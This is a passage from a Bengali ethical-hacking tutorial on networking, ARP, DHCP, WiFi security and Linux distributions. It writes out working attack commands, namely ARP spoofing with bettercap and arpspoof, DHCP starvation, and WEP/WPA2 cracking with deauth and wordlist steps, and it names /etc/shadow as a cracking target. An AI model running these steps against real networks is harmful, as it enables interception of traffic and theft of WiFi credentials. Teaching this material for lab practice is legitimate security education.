তুমি ১০০ পৃষ্ঠার বই পাঠাতে চাও:
→ ১০০ পাতা আলাদা করে → প্রতিটা আলাদা খামে → আলাদা পথে → গন্তব্যে জোড়া

Packet-এ কী থাকে:

Header
Source IP: তোমার IP
Dest IP: Facebook Server
Sequence Number: প্যাকেট নং
TTL (Time To Live)
Data
তোমার request/data-র অংশ

8.7 Traceroute — Packet-এর পথ দেখা

তোমার packet কোন পথে যায় — সেটা traceroute দিয়ে দেখা যায়।

কমান্ড (তোমার কম্পিউটারে):

```
# Windows-এ CMD তে:
tracert google.com

# Linux/Mac-এ terminal-এ:
traceroute google.com
```

Output কেমন হবে:

```
tracert google.com

  1      1ms      2ms      1ms  192.168.1.1 (router)
  2     10ms     12ms     10ms  103.25.x.x (ISP gateway)
  3     15ms     15ms     14ms  103.x.x.x (ISP backbone)
  4     40ms     42ms     41ms  72.14.x.x (Google network)
  5     42ms     41ms     42ms  google.com (142.250.xx.xx)
```

প্রতি line-এ হলো **একটি router** যার মাধ্যমে packet গেছে। latency দেখা যায় প্রতিটা hop-এ কত সময় নিচ্ছে।

💡 ল্যাব এক্সারসাইজ

```
১. তোমার নিজের IP বের করো:
Windows: CMD → ipconfig
Linux:   terminal → ip a

২. Public IP বের করো:
browser → whatismyip.com

৩. DNS resolution test:
website: https://dns.google/
search: "google.com"
দেখো কত IP আসে

৪. Traceroute চালাও:
Windows: tracert google.com
Linux:   traceroute google.com
দেখো কতগুলো hop আছে
```

✳ মনে রাখো

Concept	সারমর্ম
IP Address	Internet-এ তোমার ঠিকানা
Public IP	বাইরে থেকে দেখা যায়
Private IP	শুধু বাসার ভিতর
MAC Address	Hardware ID (Network card-এর)
DNS	Domain → IP translator
Server	২৪/৭ চলা service-giving computer
Packet	ছোট ছোট ভাগে data ভ্রমণ
TTL	প্যাকেট কতক্ষণ বাঁচবে

পরবর্তী অধ্যায়ে আমরা networking fundamentals-এ ডুব দেব — OSI model, TCP/IP, ports, protocols! 🌐

অধ্যায় 5: networking fundamentals

অধ্যায় ৫: Networking Fundamentals

সহজ কথায়:

Networking হলো দুই বা ততোধিক কম্পিউটারের মধ্যে কথা বলার সিস্টেম। যেমন দুই বন্ধু ফোনে কথা বলে — তেমনি কম্পিউটার network-এ data share করে।

৫.১ OSI Model (৭ Layer)

OSI (Open Systems Interconnection) model হলো networking-এর **বাইবেল** — ৭টা layer যেখানে প্রতিটি layer-এর আলাদা কাজ।

Real life analogy: তুমি একটি পিজ্জা অর্ডার করো:

Layer	নাম	কাজ	পিজ্জা analogy
৭	Application	User-এর সাথে interface	তুমি অ্যাপে পিজ্জা অর্ডার করো
৬	Presentation	Data format, encryption	অ্যাপ তোমার অর্ডার ঠিক format-এ লেখে
৫	Session	Connection তৈরি/শেষ	Restart-এর সময় অর্ডার ID save রাখে
৪	Transport	Reliable delivery, TCP/UDP	পিজ্জা ঠিকভাবে পৌঁছায় কিনা চেক করে
৩	Network	Routing, IP addressing	পিজ্জা কোন পথে আসবে ঠিক করে
২	Data Link	MAC address, framing	লোকাল delivery guy-র কাছে পৌঁছে
১	Physical	Cables, signals, bits	পিজ্জা actual physical-এ যায়

Layer বিস্তারিত:

Layer 1: Physical Layer

- কাজ: **বিট** (0/1) ট্রান্সমিট করা
- মাধ্যম: Copper wire, fiber optic, radio wave
- Devices: Hub, Repeater, Cable
- ডেটা: Bits

Layer 2: Data Link Layer

- কাজ: **Frame** তৈরি, MAC address, error detection
- Devices: Switch, Bridge
- ডেটা: Frame
- Sub-layers: LLC + MAC
- MAC address দিয়ে device identify করে

হ্যাকারদের জন্য গুরুত্ব: ARP spoofing এই layer-এ হয়। MAC address manipulation।

Layer 3: Network Layer

- কাজ: **Routing**, IP addressing
- Devices: Router
- ডেটা: Packet
- প্রোটোকল: IP, ICMP, ARP

হ্যাকারদের জন্য গুরুত্ব: IP spoofing, traceroute, routing attacks।

Layer 4: Transport Layer

- কাজ: End-to-end delivery, reliability
- ডেটা: Segment (TCP) / Datagram (UDP)
- প্রোটোকল: TCP, UDP
- Port numbers এই layer-এ work করে

Layer 5: Session Layer

- কাজ: Session management (start, stop, maintain)
- উদাহরণ: API authentication, session cookies

Layer 6: Presentation Layer

- কাজ: Data format translation, encryption/decryption
- উদাহরণ: SSL/TLS encryption starts here, JPEG, ASCII

Layer 7: Application Layer

- কাজ: User-এর closest layer
- প্রোটোকল: HTTP, FTP, SMTP, DNS, SSH

৫.২ TCP/IP Model — OSI-এর সাথে তুলনা

TCP/IP Model বর্তমান Internet-এর **actual model**। ৪ টা layer:

OSI Model (৭ Layer)	TCP/IP Model (৪ Layer)	উদাহরণ প্রোটোকল
৭.Application	→ Application	HTTP, FTP, SMTP, DNS
৬.Presentation	→ (একসাথে)	
৫.Session	→	
৪.Transport	→ Transport	TCP, UDP
৩.Network	→ Internet	IP, ICMP, ARP
২.Data Link	→ Network Access	Ethernet, WiFi
১.Physical	→ (একসাথে)	

পার্থক্য:

- OSI = **Theoretical** (শিখতে ভালো, শেখানো হয় পরীক্ষার জন্য)
- TCP/IP = **Practical** (বাস্তবে internet এই model-এ চলে)

৫.৩ TCP vs UDP — কোনটা কখন, কেন

TCP (Transmission Control Protocol)

নির্ভরযোগ্য, কিন্তু ধীর। চিঠির মতো — Reply confirm করবে।

বৈশিষ্ট্য: - ☒ Reliable (প্যাকেট নিশ্চিত পৌঁছায়) - ☒ Ordered (sequence maintain করে) - ☒ Error checking - ☒ Slow (overhead বেশি) - Three-way handshake: SYN → SYN-ACK → ACK

কখন ব্যবহার হয়: - ওয়েব ব্রাউজিং (HTTP/HTTPS) - Email (SMTP, IMAP) - File transfer (FTP) - SSH

UDP (User Datagram Protocol)

দ্রুত, কিন্তু নির্ভরযোগ্য নয়। WhatsApp message চলে গেলে confirm চায় না — পৌঁছালে ভালো, না পৌঁছালেও OK।

বৈশিষ্ট্য: - ☒ Fast - ☒ Low latency - ☒ Unreliable (প্যাকেট হারালেও বলে না) - ☒ No ordering

কখন ব্যবহার হয়: - Video streaming (YouTube, Netflix) - VoIP (Zoom, Google Meet) - DNS queries - Gaming - DHCP

TCP vs UDP তুলনা:

বৈশিষ্ট্য	TCP	UDP
Connection	Connection-oriented	Connection-less
Reliability	১০০%	না
Speed	Slow	Fast
Use case	File transfer, web	Video, voice, gaming
হেডার 크기	২০ bytes	৮ bytes

৫.৪ LAN, MAN, WAN — পার্থক্য ও ব্যবহার

LAN (Local Area Network)

ছোট এলাকা — যেমন বাসা, অফিস, স্কুল। - **Area:** ১ কিমি পর্যন্ত - **Speed:** খুব দ্রুত (1 Gbps - 100 Gbps) - **Ownership:** Private (তোমার নিজের) - **Technology:** Ethernet, WiFi

MAN (Metropolitan Area Network)

শহর-ব্যাপী network। - **Area:** ১০-৫০ কিমি - **Speed:** Fast - **Ownership:** Public/Private - **Technology:** Fiber optic

WAN (Wide Area Network)

বিশ্বব্যাপী network — Internet নিজেই বিশাল WAN। - **Area:** যে কোনো জায়গা - **Speed:** তুলনামূলক ধীর - **Ownership:** Public (ISP-দের) - **Technology:** Fiber, Satellite

Comparison:



৫.৫ Ports — কী, কেন গুরুত্বপূর্ণ

Port হলো ডিজিটাল দরজা যা দিয়ে নির্দিষ্ট service-এ ঢোকা যায়।

Real life analogy: একটি বিন্ডিং এর বিভিন্ন ফ্ল্যাট: - IP = বিন্ডিং এর ঠিকানা - Port = ফ্ল্যাট নাম্বার

Common Port Numbers (হ্যাকারদের জন্য মনে রাখা জরুরি):

Port	Service	প্রোটোকল	কেন গুরুত্বপূর্ণ
20/21	FTP	TCP	File transfer (anonymous login vulnerability)
22	SSH	TCP	Secure shell (brute force attack)
23	Telnet	TCP	Unencrypted (dangerous, sniff করা যায়)
25	SMTP	TCP	Email sending (spam relay)
53	DNS	TCP/UDP	DNS poisoning
80	HTTP	TCP	Web server (base website)
110	POP3	TCP	Email receiving
143	IMAP	TCP	Email receiving (modern)
443	HTTPS	TCP	Secure web (SSL/TLS)
445	SMB	TCP	Windows file sharing (EternalBlue exploit)
3306	MySQL	TCP	Database (SQL injection target)
3389	RDP	TCP	Windows remote desktop (brute force)
5432	PostgreSQL	TCP	Database
8080	HTTP-Alt	TCP	Alternative web port
8443	HTTPS-Alt	TCP	Alternative secure web

হ্যাকাররা Port কীভাবে ব্যবহার করে:

```
# প্রথমে scan করবে কোন port open আছে
nmap -p- target.com

# Open port পেলে, সেটার service version check করবে
nmap -sV -p 22,80,443 target.com

# তারপর exploit খুঁজবে
searchsploit openssh 7.2
```

৫.৬ Protocols: HTTP, HTTPS, FTP, SSH, SMTP, DNS

HTTP (HyperText Transfer Protocol)

- **পোর্ট:** 80
- **কাজ:** Web page পরিবহন
- **বৈশিষ্ট্য:** Plain text (encrypted না)

```
# HTTP request দেখো (terminal এ):  
curl -v http://example.com
```

```
# Output দেখাবে:  
# > GET / HTTP/1.1  
# > Host: example.com  
# < HTTP/1.1 200 OK  
# < Content-Type: text/html
```

HTTPS (HTTP Secure)

- **পোর্ট:** 443
- **কাজ:** Encryption-সহ web page
- **বৈশিষ্ট্য:** SSL/TLS encryption

```
# HTTPS connection check:  
curl -v https://google.com  
  
# Certificate details দেখো:  
openssl s_client -connect google.com:443
```

FTP (File Transfer Protocol)

- **পোর্ট:** 21 (control), 20 (data)
- **কাজ:** File transfer
- **বৈশিষ্ট্য:** Old, insecure (password plain text যায়)
- **SFTP/FTPS** — secure version (SSH-এর উপর)

```
# FTP connection:  
ftp 192.168.1.10  
# username: anonymous  
# password: (empty or email)
```

SSH (Secure Shell)

- **পোর্ট:** 22
- **কাজ:** Remote secure login
- **বৈশিষ্ট্য:** Encrypted

```
# SSH দিয়ে remote server-এ login:  
ssh user@192.168.1.10  
  
# SSH key generate:  
ssh-keygen -t rsa -b 4096
```

SMTP (Simple Mail Transfer Protocol)

- **পোর্ট:** 25
- **কাজ:** Email পাঠানো

DNS (Domain Name System)

- **পোর্ট:** 53
- **কাজ:** Domain → IP resolution

```
# DNS query:  
nslookup google.com  
  
# Alternative:  
dig google.com
```

💡 ল্যাব এক্সারসাইজ

১. তোমার কম্পিউটারের open port চেক করো:
Windows: netstat -an | findstr LISTEN
Linux: ss -tln
২. একটি website-এর IP বের করো:
ping google.com
nslookup facebook.com
৩. TCP vs UDP বুঝতে:
 - Streaming video দেখো (UDP)
 - File download করো (TCP)
 - পার্থক্য অনুভব করো
৪. Common port scan করো নিজের local machine-এ:
nmap localhost (যদি nmap থাকে)

📌 মনে রাখো

Concept	মূল কথা
OSI ৭ Layer	Physical → Data Link → Network → Transport → Session → Present → Application
TCP	নির্ভরযোগ্য, ধীর
UDP	দ্রুত, অনির্ভরযোগ্য
Port	নির্দিষ্ট service-এর দরজা
LAN/MAN/WAN	ছোট থেকে বড় network
Common Ports	80(HTTP), 443(HTTPS), 22(SSh), 21(FTP), 3306(MySQL)

পরবর্তী অধ্যায়ে advanced networking concepts নিয়ে কথা বলব — ARP, DHCP, Firewall, Proxy! 🚀

অধ্যায় 6: advanced networking

অধ্যায় ৬: Advanced Networking Concepts

সহজ কথায়:

বেসিক networking তো জানলেই। এখন জটিল জিনিস — ARP কীভাবে MAC খুঁজে, DHCP কীভাবে auto-IP দেয়, Firewall কীভাবে বাধা দেয়। এইসব না বুঝলে real hacking কঠিন।

৬.১ ARP (Address Resolution Protocol)

ARP কী?

ARP-র কাজ হলো **IP address** → **MAC address** রূপান্তর করা।

Real life analogy: তুমি রহিমকে ফোন করতে চাও। তোমার কাছে রহিমের নাম (IP) আছে, কিন্তু নাম্বার (MAC) নেই। তুমি common friend-কে জিজ্ঞেস করো "রহিমের নাম্বার কী?" — এইটাই ARP।

ARP কীভাবে কাজ করে:

তোমার PC (IP: 192.168.1.5) → Server (IP: 192.168.1.10)-এ data পাঠাতে চায়

Step 1: ARP cache check করে (আগে জানলে)

```
C:\> arp -a
```

Step 2: Cache-এ না থাকলে → Broadcast (সবাইকে জিজ্ঞেস করে)

```
"Who has 192.168.1.10? Tell 192.168.1.5"
```

Step 3: Server reply করে

```
"192.168.1.10 is at 00:1A:2B:3C:4D:5E"
```

Step 4: ARP cache-এ save করে → Data পাঠায়

ARP Spoofing (MITM Attack):

এটা হ্যাকারদের ফেবারিট। ARP-র দুর্বলতা — এটি কোন validation চেক করে না।

```
# Kali Linux-এ ARP spoof (bettercap ব্যবহার করে):
echo "আক্রমণ শুরু..."
bettercap -eval "set arp.spoof.targets 192.168.1.10; arp.spoof on"

# অথবা classic tool:
arp spoof -i eth0 -t 192.168.1.10 192.168.1.1
# (target কে বলছে router = আমার MAC)
arp spoof -i eth0 -t 192.168.1.1 192.168.1.10
# (router কে বলছে target = আমার MAC)
```

কীভাবে বাঁচবে: - Static ARP entries - ARP spoofing detection tools (Arpwatch, XArp) - Dynamic ARP Inspection (managed switch-এ)

৬.২ DHCP (Dynamic Host Configuration Protocol)

DHCP কী?

তোমার ডিভাইস যখন network-এ connect হয়, DHCP স্বয়ংক্রিয়ভাবে IP, gateway, DNS দেয়।

ছাড়া DHCP: প্রতিটি device-এ manually IP দিতে হতো — 🐼

DHCP Process (DORA):

তোমার ল্যাপটপ → Router (DHCP Server)

১. Discover: "আমি newcomer, IP চাই!" (Broadcast)
২. Offer: Router বলে "192.168.1.50 নাও"
৩. Request: "ঠিক আছে, 192.168.1.50 নিচ্ছি"
৪. Ack: Router বলে "ওকে, use করো"

এই ৪ ধাপ → DORA (Discover, Offer, Request, Ack)

DHCP Attacks:

- **DHCP Starvation:** Attacker অসংখ্য DHCP request পাঠায় → IP pool শেষ → legitimate user-রা IP পায় না
- **Rogue DHCP Server:** Attacker তার নিজের DHCP server চালায় → users-কে fake gateway দেয় → MITM

```
# DHCP starvation (Kali Linux এ):  
yersinia -G
```

```
# অথবা:  
dhcpstarv -i eth0
```

৬.৩ Firewall, IDS/IPS — পার্থক্য ও কাজ

Firewall (দেয়াল)

কাজ: Rules অনুযায়ী traffic allow/block করা। বিল্ডিং-এর security guard-এর মতো — যে কেউ ঢুকতে চায়, check করে।

প্রকার: - **Packet Filtering Firewall:** প্যাকেটের header দেখে (IP, port) allow/block — simple - **Stateful Firewall:** Connection state track করে — smarter - **Application Firewall:** Content-level inspection (WAF) - **Next-Gen Firewall (NGFW):** সবকিছু + IPS + application control

```
# Linux iptables firewall rule উদাহরণ:  
# SSH (port 22) allow শুধু specific IP থেকে  
iptables -A INPUT -p tcp --dport 22 -s 192.168.1.100 -j ACCEPT  
  
# সব incoming connection block (default)  
iptables -A INPUT -j DROP  
  
# Allow established connections  
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
```

IDS (Intrusion Detection System)

কাজ: Monitor করে → Suspicious activity detect → Alert দেয় (কিন্তু block করে না)

উদাহরণ: Snort, Zeek (formerly Bro)

IPS (Intrusion Prevention System)

কাজ: IDS + Action (detect করলে block করে)

Key Diff:

বৈশিষ্ট্য	Firewall	IDS	IPS
কাজ	Access control	Detect	Detect + Prevent
Block করে?	✅ (rule-based)	❌ (alarm দেয়)	✅ (auto block)
Traffic দেখে?	Header	Full packet	Full packet
False positive	কম	বেশি	বেশি (block করলে problem)

৬.৪ Proxy vs Reverse Proxy — বাংলায় বিস্তারিত

Forward Proxy (সাধারণ Proxy)

তুমি → Proxy → Internet

কাজ: তোমার IP লুকিয়ে proxy-র IP দেখায়।

ব্যবহার: - Anonymity - Access blocked content - Content filtering (অফিসে Facebook block)

```
# Proxy ব্যবহার করে curl:
curl -x http://proxy-server:8080 https://google.com
```

Reverse Proxy

তুমি → Reverse Proxy → Server (আসল)

কাজ: আসল server-কে লুকিয়ে রাখে।

ব্যবহার: - Load balancing - SSL termination - DDoS protection - Cache (যেমন Cloudflare)

তুমি মনে করো তুমি google.com-এ data পাঠাচ্ছ
কিন্তু আসলে → Cloudflare (reverse proxy) → Google server
তুমি Google server-এর IP জানতে পারো না!

Forward vs Reverse:

Forward Proxy: তুমি লুকাও (client anonymize)
Reverse Proxy: Server লুকায় (server protect)

৬.৫ IPSec Protocol — VPN-এ কীভাবে ব্যবহার হয়

IPSec = IP Security | Network Layer (Layer 3)-এ encryption + authentication যোগ করে।

দুই মোডে কাজ করে:

১. Transport Mode

- শুধু payload encrypt করে (header original থাকে)
- End-to-end communication

২. Tunnel Mode

- পুরো প্যাকেট (header + payload) encrypt করে
- নতুন header যোগ করে
- VPN-এ সাধারণত এই mode ব্যবহার হয়

VPN কীভাবে IPSec ব্যবহার করে:

```
তোমার PC → IPSec Tunnel → VPN Server → Internet

তোমার data: [Original IP][Data]
↓ (IPSec Tunnel Mode encrypt)
Encrypted: [New Header][Encrypted Original IP + Data]
↓
VPN Server decrypt করে original data বের করে
↓
Internet-এ পাঠায়
```

৬.৬ Default Gateway — কী, কেন দরকার

Default Gateway হলো **exit door** — তোমার local network থেকে বাইরে যাওয়ার পথ।

```
তোমার PC (192.168.1.5)
↓ (data যদি 192.168.2.10-এ যেতে চায়)
Switch → Router (Default Gateway: 192.168.1.1)
↓
Internet
```

কীভাবে জানবে:

```
# Windows:
ipconfig | findstr "Default Gateway"

# Linux:
ip route | grep default
```

Gateway attack: হ্যাকাররা যদি ARP spoof করে gateway-এর MAC চেঞ্জ করে দেয় → সব traffic হ্যাকারের কাছে যায়।

৬.৭ Routing Algorithms

Distance Vector Routing

প্রতি router তার **neighbor**-দের কাছে distance (hop count) advertise করে।

উদাহরণ: RIP (Routing Information Protocol) - Simple - Max 15 hops - Slow convergence

RIP Example:

```
Router A → Router B → Router C → Destination
          3 hops

Router A-র table:
Destination | Next Hop | Distance
Network X   | Router B | 3
```

Link State Routing

প্রতি router সম্পূর্ণ network map জানে।

উদাহরণ: OSPF (Open Shortest Path First) - Complex - Fast convergence - প্রতিটি router-এর complete topology knowledge

৬.৮ Dijkstra Algorithm — Shortest Path Networking-এ

Networking-এ সবচেয়ে **shortest path** বের করার জন্য Dijkstra algorithm ব্যবহার হয়।

সহজ ব্যাখ্যা:

তুমি A থেকে F-এ যেতে চাও। ৩ টা পথ:

1. A → B → D → F (১০ মিনিট)
2. A → C → D → F (১৫ মিনিট)
3. A → C → E → F (২০ মিনিট)

Dijkstra algorithm সবচেয়ে ছোট পথ (path 1) বেছে নেয়।

OSPF protocol Dijkstra ব্যবহার করে shortest path calculate করার জন্য।

Algorithm Steps:

1. Start node select (source)
2. সব node-এর distance = ∞ (infinite)
3. Current node-এর neighbor-দের distance update
4. Shortest distance-এর node select
5. সব node visit না হওয়া পর্যন্ত repeat
6. Shortest path tree ready

৬.৯ Network Security Layers

একটি complete network-এ security layers:

- Layer 1: Physical Security
 - CCTV, access control, lock
- Layer 2: Network Security
 - Firewall, IDS/IPS, VLAN, NAC
- Layer 3: Endpoint Security
 - Antivirus, EDR, patch management
- Layer 4: Application Security
 - WAF, secure coding, API security
- Layer 5: Data Security
 - Encryption, DLP, backup
- Layer 6: Identity & Access
 - MFA, SSO, PAM, Zero Trust
- Layer 7: Monitoring & Response
 - SIEM, SOC, incident response

💡 ল্যাব এক্সারসাইজ

```

১. ARP cache দেখো:
Windows: arp -a
Linux: ip neigh

২. Router-এর IP বের করো:
Windows: ipconfig
Linux: ip route | grep default

৩. Firewall rule check (যদি থাকে):
Windows: netsh advfirewall show allprofiles
Linux: iptables -L -n -v

৪. Trace route using different protocols:
tracert 8.8.8.8 (Windows)
traceroute 8.8.8.8 (Linux)

৫. DHCP কীভাবে IP দেয় – test করো:
Windows: ipconfig /release && ipconfig /renew
Linux: sudo dhclient -r && sudo dhclient

```

✦ মনে রাখো

Concept	মূল কথা
ARP	IP → MAC converter (সহজেই spoof করা যায়)
DHCP	Auto IP assignment (DORA)
Firewall	নিয়ম অনুযায়ী traffic control
IDS vs IPS	IDS দেখে, IPS দেখে + block করে
Forward Proxy	তোমাকে লুকায়
Reverse Proxy	Server-কে লুকায়
IPSec	VPN-এর encryption engine
Default Gateway	বাইরে যাওয়ার দরজা
Dijkstra	Shortest path algorithm

পরবর্তী অধ্যায় — WiFi ও Wireless Networking! 📶

অধ্যায় 7: wifi wireless

অধ্যায় ৭: WiFi ও Wireless Networking

সহজ কথায়:

WiFi হলো অদৃশ্য দড়ি — যা ছাড়াই internet connect করা যায়। কিন্তু এই অদৃশ্য দড়ি ধরে হ্যাকারও তোমার কাছে আসতে পারে।

৭.১ WiFi কীভাবে কাজ করে

WiFi = Wireless Fidelity। Radio wave-এর মাধ্যমে data transfer করে।

ফ্রিকোয়েন্সি ব্যান্ড:

ব্যান্ড	ফ্রিকোয়েন্সি	Range	Speed	দেওয়াল ভেদ করে?
2.4 GHz	2.4 - 2.4835 GHz	বেশি (১০০মি)	কম (150 Mbps)	✓ ভালো
5 GHz	5.15 - 5.85 GHz	কম (৩০মি)	বেশি (1 Gbps)	✗ দুর্বল
6 GHz (WiFi 6E)	5.925 - 7.125 GHz	কম	খুব বেশি	✗ দুর্বল

WiFi কীভাবে কাজ করে (সংক্ষেপ):

১. Router বেতার তরঙ্গ broadcast করে (SSID=নাম)
২. তোমার ডিভাইস SSID দেখে → পাসওয়ার্ড দিয়ে connect
৩. Router তোমার device-এ IP দেয় (DHCP)
৪. Data radio wave-এ রূপান্তরিত → তোমার device-এ পৌঁছায়
৫. Data packet-এ ভাগ → reassemble → তুমি internet দেখো

৭.২ WEP, WPA, WPA2, WPA3 — Security পার্থক্য

Encryption	বছর	কীভাবে কাজ করে	Secure?	কীভাবে Crack করে?
WEP	1997	RC4 cipher	✗ অত্যন্ত দুর্বল	৫ মিনিটে crack
WPA	2003	TKIP + RC4	✗ দুর্বল	১-২ ঘণ্টা
WPA2	2004	AES + CCMP	⚠ মাঝারি (তবে crack করা যায়)	Handshake capture → dictionary attack
WPA3	2018	SAE (Simultaneous Auth of Equals)	✓ বর্তমানে সবচেয়ে secure	এখনও practical crack নেই

WEP-এর দুর্বলতা (এতই দুর্বল যে আজও ব্যাংক ব্যবহার করে না):

```
# WEP crack করা (Kali Linux এ):
airmon-ng start wlan0          # Monitor mode চালু
airodump-ng wlan0mon           # WiFi network দেখো
airodump-ng -c 6 --bssid XX:XX:XX:XX:XX:XX -w capture wlan0mon # Capture
aireplay-ng -b XX:XX:XX:XX:XX:XX wlan0mon # IV generate
aircrack-ng capture-01.cap      # Crack (৫ মিনিট!)
```

Output: KEY FOUND! [12:34:56:78:9A:BC]

WPA2 Cracking (স্টেপ বাই স্টেপ):

```
# 1. Monitor mode
airmon-ng start wlan0

# 2. Target network দেখো
airodump-ng wlan0mon

# 3. Handshake capture শুরু করে
airodump-ng -c 11 --bssid XX:XX:XX:XX:XX:XX -w handshake wlan0mon

# 4. Deauth attack (ক্লায়েন্ট disconnect করে দেয় → reconnect-এ handshake capture)
aireplay-ng -0 5 -a XX:XX:XX:XX:XX:XX -c YY:YY:YY:YY:YY:YY wlan0mon

# 5. Handshake captured! এখন crack
aircrack-ng -w /usr/share/wordlists/rockyou.txt handshake-01.cap

# অথবা hashcat দিয়ে GPU ব্যবহার করে:
hashcat -m 22000 handshake.hccapx /usr/share/wordlists/rockyou.txt
```

৭.৩ Port Forwarding — Router ছাড়া কীভাবে

Port Forwarding কী?

তোমার বাসার Router-এর public IP-তে কেউ request করলে → সেটা তোমার নির্দিষ্ট device-এ পৌঁছায়।

Real life analogy: বড় বিল্ডিং-এর নিচে gate-keeper। কেউ "ঔম তলা, রহিম সাহেব" বললে gate-keeper চিঠি পৌঁছে দেয়।

কেন দরকার?

- নিজের server বানাতে (home web server)
- CCTV remote access
- Game server (Minecraft, etc.)
- SSH remote access

Router-এ Port Forwarding Setup:

```
Router: http://192.168.1.1
Setup → Port Forwarding / Port Triggering

Port Range: 80 → 80
IP Address: 192.168.1.100 (তোমার PC)
Protocol: TCP
Enable → Save
```

Port Forwarding ছাড়া bypass:

ngrok — Port forwarding না করেই public URL:

```
# Windows/Linux/Mac:
ngrok http 80

# Output:
# Forwarding https://abc123.ngrok.io → http://localhost:80
```

Cloudflare Tunnel (Argo Tunnel):

```
# Better than ngrok (production ready):
cloudflared tunnel create mytunnel
cloudflared tunnel route dns mytunnel mydomain.com
cloudflared tunnel run mytunnel
```

৭.৪ WiFi Adapter — Hacking-এর জন্য Hardware

সব WiFi card hacking-এর জন্য ভালো না। চাই **Monitor Mode** support।

ভালো Adapter (খরচ ~1000-3000 BDT):

মডেল	Chipset	Speed	দাম
Alfa AWUS036ACH	Realtek RTL8812AU	867 Mbps	~3000 BDT
Panda Wireless PAU09	Ralink RT5572	300 Mbps	~2500 BDT
TP-Link TL-WN722N	Atheros AR9271	150 Mbps	~1000 BDT

Check করো তোমার adapter:

```
# Linux এ:
iwconfig
# "Mode:Monitor" দেখলে → compatible

# আরো check:
airmon-ng
```

💡 ল্যাব এক্সারসাইজ (Virtual Environment এ)

⚠️ **সাবধান!** তোমার নিজের network বা অন্যের network-এ hack করা illegal। Virtual lab-এ practice করো।

- Virtual Machine-এ দুইটা OS বসাতো:
 - Kali Linux (hacker)
 - Windows/Linux (target)
- Target WiFi তৈরি করো (virtual):
 - Router mode চালাও
 - WPA2 encryption
- নিচের কাজগুলো করো:
 - তোমার WiFi network-এর SSID দেখো
 - কোন encryption ব্যবহার করছে check করো
 - কোন channel-এ আছে দেখো
 - কোন client connected দেখো
- Command:

```
airmon-ng start wlan0
airodump-ng wlan0mon
```

📌 মনে রাখো

Concept	মূল কথা
WiFi Bands	2.4GHz (রেঞ্জ বেশি), 5GHz (স্পীড বেশি)
WEP	৫ মিনিটে crack (ব্যবহার করবে না)

Concept	মূল কথা
WPA2	Handshake capture + dictionary attack
WPA3	এখনকার মতো secure
Port Forwarding	বাইরে থেকে তোমার device-এ access
Monitor Mode	WiFi hacking-এর জন্য আবশ্যক

পার্ট ৩ শুরু হচ্ছে — Linux, Hacker-এর সবচেয়ে গুরুত্বপূর্ণ অস্ত্র! 🐼

পার্ট ৩: Linux

৪ টি অধ্যায়

অধ্যায় ৪: linux কেন শিখবে

অধ্যায় ৮: Linux কেন শিখবে?

সহজ কথায়:

হ্যাকারদের অস্ত্রাগারের সবচেয়ে দামি অস্ত্র হলো Linux। ৯৫% hacker Linux ব্যবহার করে। তুমি যদি Linux না জানো, তুমি hacker-ই না।

৮.১ Linux vs Windows — Hacking-এর জন্য কোনটা ভালো, কেন

তুলনা:

ফিচার	Linux (Kali/Parrot)	Windows
Open Source	✓ সম্পূর্ণ ফ্রি	✗ লাইসেন্স লাগে
Pre-installed Tools	✓ ৬০০+ hacking tool	✗ আলাদা করে install
Customizability	✓ Unlimited	✗ Limited
Terminal Power	✓ Bash (অসাধারণ)	✗ PowerShell (ভালো কিন্তু কম)
Malware	✓ খুব কম ভাইরাস	✗ লক্ষ্য makes
Transparency	✓ কী হচ্ছে দেখা যায়	✗ অনেক কিছু hidden
Hardware Access	✓ Full control	✗ Limited

কেন হ্যাকাররা Linux বেছে নেয়:

```
# উইন্ডোজে কোন open port check করতে:
netstat -an | findstr LISTEN

# Linux-এ:
ss -tln
# বা
netstat -tlnp

# Linux → এক লাইনে, সহজ, fast
```

Argument for Windows:

- কিছু corporate tool শুধু Windows-এ চলে
- কিছু DLL injection/smb exploit Windows-specific
- কিছু beginner-এর জন্য GUI বেশি comfortable

কিন্তু সিরিয়াস হলে → তোমাকে Linux শিখতেই হবে।

৮.২ Linux File System Structure — বাংলায়

Linux file system হলো **tree structure** — root (/) থেকে শুরু। এটা Windows-এর মতো C:, D: না।

```

/ (root - গাছের শিকড়)
├─ /bin      → Basic commands (ls, cp, mv) - এখান থেকে run হয়
├─ /sbin     → System commands (fdisk, iptables) - admin tools
├─ /etc      → Configuration files (network config, password file) ★
├─ /home     → Users-এর personal folders (/home/kali, /home/alice)
├─ /var      → Variable data (logs: /var/log/syslog) ★
├─ /tmp      → Temporary files (সবার readable) ★
├─ /root     → Root user-এর home
├─ /dev      → Devices (sda, tty, network interfaces)
├─ /proc     → Process information (running process detail)
├─ /usr      → User programs (installed software)
├─ /boot     → Boot files (kernel, initrd)
└─ /mnt      → Mount point (external drive)

```

★ গুরুত্বপূর্ণ Directory (Hacker-দের জন্য):

Directory	কেন গুরুত্বপূর্ণ	কী আছে
/etc/passwd	User account info	usernames, UID, GID
/etc/shadow	Encrypted password	✅ crack করার target
/etc/hosts	Local DNS	Website block/redirect
/var/log	System logs	Attack detection, cleanup
/tmp	Temp files	Exploit upload (সবার readable)
/root	Root-এর personal zone	Flag file (CTF)

৮.৩ Linux Distributions: Kali, Parrot OS, Ubuntu

Kali Linux (হ্যাকারদের প্রিয়)

- বেস: Debian
- জনপ্রিয়: ★★★★★
- প্রি-ইনস্টলড: ৬০০+ pentesting tool
- ভালো: সব tool ready-made, vast community support
- খারাপ: Desktop environment ভারী, কিছু stability issue

কে ব্যবহার করবে: Pentester, security researcher, CTF player

Parrot Security OS

- বেস: Debian Testing
- জনপ্রিয়: ★★★★★☆
- প্রি-ইনস্টলড: ৪০০+ tool (Kali-র চেয়ে কম)
- ভালো: Lightweight (> GB RAM-এ চলে), বিল্ট-ইন anonymity tool
- খারাপ: Smaller community, কিছু tool নাও থাকতে পারে

কে ব্যবহার করবে: যারা পুরনো ল্যাপটপ ব্যবহার করে, anonymity চায়

Ubuntu

- বেস: Debian
- জনপ্রিয়: ★★★★★

- **প্ৰি-ইনস্টলড:** Basic tools
- **ভালো:** Most stable, best hardware support, daily driver
- **খারাপ:** নিজে tool install করতে হয়

কে ব্যবহার করবে: Daily use, server, programming, যারা প্রথম Linux শিখছে

Comparison Table:

Feature	Kali	Parrot	Ubuntu
Tools included	600+	400+	0 (basic utilities)
RAM usage	2 GB	1 GB	2 GB
Best for	Pentesting	Anonymity + Pentesting	Daily work + Dev
Community	Largest	Medium	Largest
Update model	Rolling	Rolling	LTS (stable)
Learning curve	Medium	Medium	Easy

